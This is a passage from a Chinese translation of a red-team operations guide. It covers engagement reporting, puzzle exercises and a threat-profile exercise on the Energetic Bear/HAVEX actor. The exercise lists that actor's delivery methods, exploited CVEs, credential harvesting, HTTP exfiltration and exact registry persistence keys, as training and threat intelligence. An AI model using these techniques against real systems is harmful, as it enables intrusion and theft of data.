
尽管报告侧重于攻击图和叙述，但仍会发现缺陷，并应在报告的发现部分中进行报告。发现应该是帮助红队成功实现目标的关键问题列表。这些应包括传统的发现，如缺乏打补丁、弱密码或其他常见缺陷。

在这个阶段，缓解措施的建议通常是通用的。为了增强建议并提供直接关注目标组织的缓解建议，红队和目标组织必须合作确定安全失败的根本原因。不幸的是，这并不总是发生。许多红队提供了一份建议清单，并将其视为事实。红队应鼓励进行适当的风险评估，以评估推荐的缓解措施。红队只提供了风险方程的一面。使用报告进行自己的根本原因分析的组织通常效果更好，并对其安全运营实施更强大的改进。

焦点

尽管发现和建议不是红队参与或总是被要求的重点，但它们应该始终包含在附录中。

在分析和理解观察结果之后，红队对防御措施的表现有了一定的了解，但这种了解往往是片面的。提供确切的建议或补救措施可能会有困难。提供一种关系而不是直接的建议可能会有益。提供一个整体的画面来描述参与过程中的改进如何增加安全性将会有帮助。



这个例子中的细节并不重要。将观察结果与痛苦金字塔中的建议进行映射是重点。图像的左侧显示了红队的观察结果与防御对威胁行动的影响能力的映射。目前处于简单模式。图像的右侧描述了问题并提供了建议。如果目标组织实施了建议，红队将评估防御姿态和对威胁的影响。在这种情况下，可能会变得具有挑战性或令人讨厌。

报告不需要明确显示此图表，但应理解报告的上下文。请注意，与攻击图一样，图像有助于理解。包括视觉元素，以及文本，大大增加了吸收和应用的机会。

# 关键章节要点

红队参与报告是红队参与的最终和唯一证据。

这些报告可能与其他安全报告有很大不同。 报告应侧重于攻击叙述，并突出运营人员在参与执行过程中所做的关键观察。

由于红队观察往往是片面的，因此评估风险等级可能很困难。 考虑与风险团队或安全运营团队的个人直接合作来进行评级。 在红队提供评级的情况下，使用以下提示来进行评级。

- 使用观察部分支持攻击叙述
- 使用发现部分跟踪和定义技术缺陷
- 对观察结果应用三层评级技术
- 对技术发现应用5x5评级技术

# 作业

1. 开发自定义报告模板
2. 创建一组观察结果，以便在攻击叙述中报告重复的观察结果时使用一致的措辞。
3. 创建一个发现部分，以跟踪技术发现（类似于渗透测试报告）。
4. 开发攻击流程图模板。
5. 开发攻击流程叙述模板。

# 摘要

红队行动是使用明确定义的战术、技术和程序（TTP）来模拟真实威胁的过程，其目标是培训和衡量用于保护环境的人员、流程和技术的有效性。

重点应放在威胁行动的影响上，而不是使其易受攻击的漏洞。

将会发现并利用漏洞；然而，发现的弱点是红队参与的副产品，而不是重点。红队的结果应该远远超过仅仅列出已识别的缺陷。它们提供了对组织如何应对实际威胁的更深入的理解。红队的真正价值在于帮助目标识别直接限制威胁能力的行政、技术和程序控制措施。即使容易受到最新的"零日漏洞"的攻击。因此，运营影响提供了对安全运营能力的真实洞察力，以保护、检测、响应或从各种威胁中恢复。

你有没有注意到，策划比执行、总结和报告要长得多？

这其中有一种方法。策划对于有效管理潜在的作战风险、成功实现预期目标和任务，并提供改进组织和防御能力所需的信息至关重要。简而言之，如果不完全理解目标和范围、不了解执行所需的资源，并制定一个可靠的计划，那么进行专业和成功的作战几乎是不可能的。同样，有效的策划大大提高了作战总结和报告的速度和准确性。策划的重要性无法过分强调。

交付成果（报告）使组织能够复制红队的行动和结果。它们是分析和改进安全基础的最后一种证据形式。它们必须作为作战的最终交付物包含在内。

最后，我们想强调我们的共同信条。“如果没有日志，就没有行动。如果没有报告，就没有作战。”红队操作员和领导应该将此牢记心中，并互相鼓励正确记录他们的行动。

<http://redteam.guide>

不要忘记访问伴随网站，<http://redteam.guide> 获取额外信息、红队模板和其他指南。

# 结论

非常感谢您抽出时间阅读这篇内容。当然，阅读只是您努力的一步。吸收、处理和理解所呈现的教训和概念也是至关重要的。如果您在阅读时没有这样做，我们建议您完成作业任务。

学习和提高这些概念的最佳方式是实施和实践它们。

经过多年的研究、实验（即试错）和执行，我们才能确定哪些元素应该和不应该成为本文的一部分。我们的目标是为您或您的团队提供实用的指导，帮助您在红队的发展、管理和执行方面。每个单独的主题都可以写成大量的内容；然而，我们试图遵循80/20法则进行写作。您看到、听到和体验到的八成（80%）信息是最没有价值的。本文涵盖了我们认为最有价值的红队发展与作战的百分之二十（20%）内容。它不仅会让您成为更好的红队成员，还应该提供一种简化工作和减轻工作负担的方法。最重要的是，在改进（使事情变得更好）的过程中享受自己。再次感谢您！

# **附录A：示例模板**

模板和示例可在伴随网站<http://redteam.guide>上找到。

## 附录B：思考练习

### 对抗心态挑战

#### 描述

在这个练习中，你将快速完成一系列的难题挑战，旨在在短时间内鼓励批判性思维。这是一个有趣的方式，开始理解计划和执行红队计划所需的技能。

#### 说明

按照每个难题的说明


设定一个时间，在5分钟内完成难题。

**在此停下来，准备好开始**

# 9点难题

说明：


只用一次将笔放在纸上，画出四条直线，穿过所有九个点，  
不要抬起笔。



# 迷宫挑战

说明：


从笔记本电脑画一条线到数据中心。



# 三角形难题

说明：

数一数三角形。有多少个？



# 文字难题

说明：

写下对以下故事的解释。


一个人走进酒吧，向酒保要一杯水。 酒保拿出一把枪，  
对准那个人。 那个人说“谢谢”然后走了出去。

# 替代性思维处理

说明：

思考以下内容，并思考常见误解或偏见如何影响您组织中的安全实施或方法。


鉴于红点是战斗机在交战中经常被击中的区域，以下图表表示什么？您对飞机的额外装甲有什么建议？



# 思维方式挑战的评论和答案

## 九点挑战


可能的答案。



你有不同的想法吗？这个练习的重点是支持“打破常规思维”的说法。不要局限于所呈现的内容，重点是衡量“现状”与“应该如何”。

## 迷宫挑战

可能的答案



你的解决方案如何比较？这个练习的重点与之前类似。不要让假设和限制阻止可能的解决方案。一位优秀的红队员能够以不常考虑的方式理解和曲解规则。

# 三角形难题

答案：总三角形数=27

当面临一个你不知道“公式”的问题时，可能需要一种蛮力的方法。可以从中吸取教训，并将“公式”添加到您的知识库中，以提高在未来面对类似问题时的效率。

公式：

$$T(n) = \text{floor}(n*(n + 2)*(2n + 1) / 8)$$

例子：

$$f(4) = 4*(4 + 2)*(2*4 + 1) / 8 = 27.000$$

参考：

<http://www.billthelizard.com/2009/08/how-many-triangles.html>

## 文字难题

这是一个常见的横向思维谜题。这类谜题经常给观众一个看似不寻常的情况，他们必须试图弄清楚发生了什么或者在一个不寻常的短篇故事中发生了什么。这些谜题有助于展示困难的挑战通常可以用简单的解决方案来解决。

经典解法：

这个人打嗝了，想要一杯水来帮助消除打嗝。酒保听到这个人说话时听到了打嗝声，所以他拿出枪吓走了打嗝。这起作用了，这个人感谢他离开了，不再需要水了。

你的答案与经典解决方案相比如何？

## 替代性思维处理

在第二次世界大战期间，美国海军对参与战斗的飞机进行了审查。这次审查旨在确定飞机需要额外装甲以确保生存和安全返回的位置。经过分析，海军决定所有发现弹孔的位置都需要加强装甲，因为它们更有可能被击中。这些位置包括机翼的尖端、中央机身和升降舵。

一位海军统计学家亚伯拉罕·瓦尔德<sup>[27]</sup>提出了另一种理论。弹孔所在的区域已经是飞机可以存活的地方。他建议给机头、发动机和中部加装装甲，尽管很少有飞机在这些区域受到损坏。为什么呢？

沃尔德意识到那些地区也受到了袭击；然而，他们无法安全返回。他正确地推测出，机翼、中央机身和升降舵受到射击的飞机会返回，而鼻部、发动机和中部机身受到射击的飞机则遭到了严重破坏，无法返回。

返回。

考虑这种情况如何转化为红队或安全性的问题。还要考虑从威胁情报、当前事件和指标中所知（和未知）的信息。

# 附录C：分解威胁演练

## 描述

本练习将通过分解威胁和威胁场景的过程来构建威胁概要。您将研究Energetic Bear威胁行为者，以制定可在红队作战中使用的威胁概要。

## 目标

1. 审查Energetic Bear威胁行为者的TTPs。
2. 利用这些信息创建一个类似的威胁，可用于支持未来的红队作战。
3. 完成威胁概要模板

# 练习场景

一位客户要求您的红队模拟一个特定的威胁。具体而言，他们对Energetic Bear的攻击很感兴趣。

# 目标

本练习的目标是使用Energetic Bear作为灵感创建威胁概要文档。

作为专业的红队，您明白模拟特定威胁行为者并不容易或可行，而关注威胁TTPs更为相关。您将利用对Energetic Bear的研究来构建一个可行且能够与客户进行真实威胁交互的自定义威胁概要。

# 资源

- MITRE ATT&CK 框架 ([https://attack.mitre.org/wiki/Main\\_Page](https://attack.mitre.org/wiki/Main_Page))
- MITRE ATT&CK 导航器 ([https://attack.mitre.org/wiki/ATT%26CK\\_Navigator](https://attack.mitre.org/wiki/ATT%26CK_Navigator))
- Dragonfly: 针对能源供应商的网络间谍攻击  
([http://www.symantec.com/content/en/us/enterprise/media/security\\_response/whitepapers/I](http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/I))
- Energetic Bear – Crouching Yeti (<https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2018/03/09092926/EB-YetiJuly2014-Public.pdf>)
- 妥协之路 (<https://www.crowdstrike.com/blog/cve-2014-1761-alley-compromise>)

# 开始练习

首先研究Energetic Bear威胁和攻击。完成后，将自己的观察结果与下面的亮点进行比较。

为了帮助这个过程，提供了亮点。

## Energetic Bear威胁行为的亮点

- 从2010年到2014年，Energetic Bear / Dragonfly / Crouching Yeti恶意软件攻击了许多计算机，以收集美国和欧洲的工业控制系统信息
- 分散在时间上，因此难以检测
- 主要目标是收集影响能源和制药行业的信息
- 可能得到国家支持
- 钓鱼，水坑攻击
- 使用已知的漏洞（PDF，Java，IE，Word）
- 受损的ICS Web服务器
- 基于HTTP的C2
- 具体的活动和能力

## 来自Energetic Bear和HAVEX恶意软件的IOCs

Actor	Attack and Delivery TTPs	Exploitation TTPs	Post-Exploitation TTPs	Persistence TTPs
<p>Russian Federation</p> <p>Active over multiple years</p> <p>Moscow hours</p> <p>Goal: Intel on ICS orgs</p>	<p>Phishing</p> <p>Watering hole</p> <p>Compromised web servers</p>	<p>PDF exploits</p> <p>Java and IE exploits</p> <p>Word exploits</p> <p>Custom binaries</p>	<p>DLL injection</p> <p>Email address book</p> <p>HTTP C2</p>	<p>Run key Registry modifications</p>

- 与俄罗斯联邦有关
- 多年来一直活跃
- 主要在莫斯科工作时间活动
- 针对基于工业控制系统的组织，旨在收集对ICS组织的情报
- 使用定制恶意软件

## 攻击和传递TTPs

- 钓鱼
- 水坑
- 受损的Web服务器

## 利用TTPs

- PDF漏洞利用
- Java和IE漏洞利用
- Word漏洞利用2
- 定制二进制文件

## 后渗透TTPs

- 本地系统枚举操作系统、用户名、进程、互联网历史等
- 扫描已知的ICS相关端口
- DLL注入以迁移到explorer.exe
- 收集Outlook通讯簿信息
- 从浏览器中收集密码
- 在将数据传送到C2之前，将被窃取的数据保存到磁盘上的加密文件中，使用HTTP POST请求进行传递

## 持久化技术和战术

运行键注册表修改：

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\"TmProvider"

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"TmProvider"

HKEY\_LOCAL\_MACHINE\ SOFTWARE\Microsoft\Internet Explorer\InternetRegistry\fertger"

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Internet Explorer\InternetRegistry

# HAVEX载荷传递

## Malicious PDF via Spear Phish

Older PDF exploits

CVE-2011-0611

## Malicious JAR and HTML via Watering Hole

Java 6/7 exploits

Internet Explorer 7/8 exploits

## Supply Chain Attack via Legitimate Software

Compromise of vendor software

Energetic Bear使用了三种主要方法来传递恶意软件。

- 1) 通过钓鱼邮件发送恶意PDF文件 钓鱼邮件用于通过传递恶意PDF文档（在本例中，使用PDF/SWF漏洞利用目标CVE-2011-0611）来感染有针对性的个人，以进行初始信息收集。即使在2014年之后，旧的漏洞仍然有价值。
- 2) 恶意JAR和HTML通过水坑攻击Symantec使用了水坑攻击来传递Backdoor.Oldrea。这些攻击利用了Java 6、Java 7、IE 7和IE 8中的CVE-2013-2465、CVE-2013-1347和CVE-2012-1723，以释放HAVEX恶意软件。这些利用看起来是修改过的Metasploit Java应用程序，用于传递HAVEX加载器。
- 3) 合法软件加载器Energetic Bear入侵了几个合法的ICS供应商网站。相机驱动程序和PLC管理软件等二进制文件被修改并用于传递HAVEX恶意软件。

